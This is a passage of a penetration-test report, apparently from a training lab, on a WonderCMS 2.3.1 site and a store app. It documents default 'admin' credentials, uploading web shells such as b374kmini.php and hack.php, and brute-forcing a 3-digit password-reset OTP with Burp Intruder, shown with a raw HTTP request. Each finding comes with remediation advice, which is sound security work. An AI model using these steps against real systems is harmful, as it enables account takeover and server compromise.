
- Navigate to <http://13.235.13.117/wondercms/>
- You will get the password as “admin” (mentioned in the page as shown) that can be used to login to admin panel through <http://13.235.13.117/wondercms/loginURL>






# POC

With admin level access backdoors like **b374kmini.php** and any malicious file can be uploaded



# POC

With admin level access one can change how a website looks by adding or deleting themes/plugins



# POC

With admin level access one can easily change the password and the login url to the admin panel

The screenshot shows a web browser window with the address bar displaying `13.235.13.117/wondercms/`. The page content is a modal window titled "CURRENT PAGE GENERAL FILES THEMES & PLUGINS SECURITY". The "SECURITY" tab is selected. Under the "ADMIN LOGIN URL" section, there is a dashed box containing the text "loginURL". To the right of this box, a note states: "IMPORTANT: SAVE/REMEMBER YOUR URL AFTER CHANGING /wondercms/loginURL". Below this, the "PASSWORD" section contains two input fields: "OLD PASSWORD" and "NEW PASSWORD". A blue button labeled "CHANGE PASSWORD" is positioned below these fields. The "BACKUP" section features a large blue button labeled "BACKUP WEBSITE". At the bottom right of the modal, there is a link that says "HOW TO RESTORE BACKUPS?". The footer of the page displays "WonderCMS 2.3.1 • COMMUNITY • DOCUMENTATION • DONATE".

13.235.13.117/wondercms/

URL. (Settings -> Security)

Settings -> Security

ble.  
k what's new before

CURRENT PAGE GENERAL FILES THEMES & PLUGINS SECURITY

ADMIN LOGIN URL

loginURL

IMPORTANT: SAVE/REMEMBER YOUR URL AFTER CHANGING /wondercms/loginURL

PASSWORD

OLD PASSWORD

NEW PASSWORD

CHANGE PASSWORD

BACKUP

BACKUP WEBSITE

HOW TO RESTORE BACKUPS?

WonderCMS 2.3.1 • COMMUNITY • DOCUMENTATION • DONATE

# Business Impact – Extremely High

A malicious user can access the Admin panel which gives the user the freedom to:

- Change the way website looks
- Create backdoors
- Change admin panel url
- Change admin's login credentials
- And much more....

# Recommendation

Take the following precautions:

- Use a strong password 8 character or more in length with alphanumeric and symbols
- It should not contain personal/guessable information
- Change the admin URL to something that is not easily accessible to any user.
- Since admin's password is crucial, there must a two-factor verification before letting anyone change the password.

## References:

[https://www.owasp.org/index.php/Default\\_Passwords](https://www.owasp.org/index.php/Default_Passwords)

<https://www.us-cert.gov/ncas/alerts/TA13-175A>

# 3. Arbitrary file upload

Arbitrary file  
upload  
(Critical)

User can upload insecure shells and backdoors to gain access to the database and the server.

**Affected URL :**


- <http://13.235.13.117/wondercms/>

**Affected Parameters :**

- File upload (POST parameters)


# Observation

- Navigate to <http://13.235.13.117/wondercms/>
- Going to settings, after successful login to admin panel using “admin” as password, user can upload any kind of file.



# POC

- hack.php has been uploaded as shown:





# Business Impact – Extremely High

A malicious user can access the exploit this vulnerability to :

- Takeover the admin panel
- Access the database which may contain crucial information

Any backdoor file or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated. The presence of an actual malicious file can compromise the entire system leading to system takeover

# Recommendation

- Change the admin password to something strong and not easily guessable
- The application code should be configured a way, that it should block uploading malicious files extensions such as .exe .php and other extensions using server as well as client validation.

## References:


[https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)  
<https://www.opswat.com/blog/file-upload-protection-best-practices>

## 4. Account Takeover Using OTP Bypass

<b>Account Takeover Using OTP Bypass (Critical)</b>	<p>The below mentioned login page allows login via OTP which can be bruteforced</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.235.13.117/reset_password/admin.php?otp=">http://13.235.13.117/reset_password/admin.php?otp=</a></li></ul> <p><b>Affected Parameters :</b></p> <ul style="list-style-type: none"><li>• OTP (GET parameters)</li></ul>
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# Observation

- Navigate to [http://13.235.13.117/reset\\_password/admin.php](http://13.235.13.117/reset_password/admin.php)
- You will see the password reset page through otp.



13.235.13.117/reset\_password/admin.php

Lifestyle Store

Blog Forum Sign Up Login ▾

## Reset Admin Password

Enter 3 digit OTP sent on your registered mobile number

Reset Password

# Observation

- Following request will be generated containing OTP.
- Now you can brute force it using intruder in burp suite.

```
GET /reset_password/admin.php?otp=000 HTTP/1.1
Host: 13.235.13.117
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://13.235.13.117/reset_password/admin.php?otp=111
Cookie: key=4BE45918-8D21-C9B4-6C00-0ED81D8674FE; PHPSESSID=8m6u8279ke71i6cm213s0gb3d3; X-XSRF-TOKEN=b0860f9fd13f62e41f7c25b4b2bad0972c54df6f56003918a9d37395dd071eb3
Upgrade-Insecure-Requests: 1
```


# Observation

- We shoot the request with all possible combinations of 3 Digit OTPs and upon a successful hit, we get a response. We can use the same OTP then to change the password.

Filter: Showing all items <span>?</span>						
Request	Payload	Status	Error	Timeout	Length ▾	Comment
3	603	200	<input type="checkbox"/>	<input type="checkbox"/>	4476	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4380	
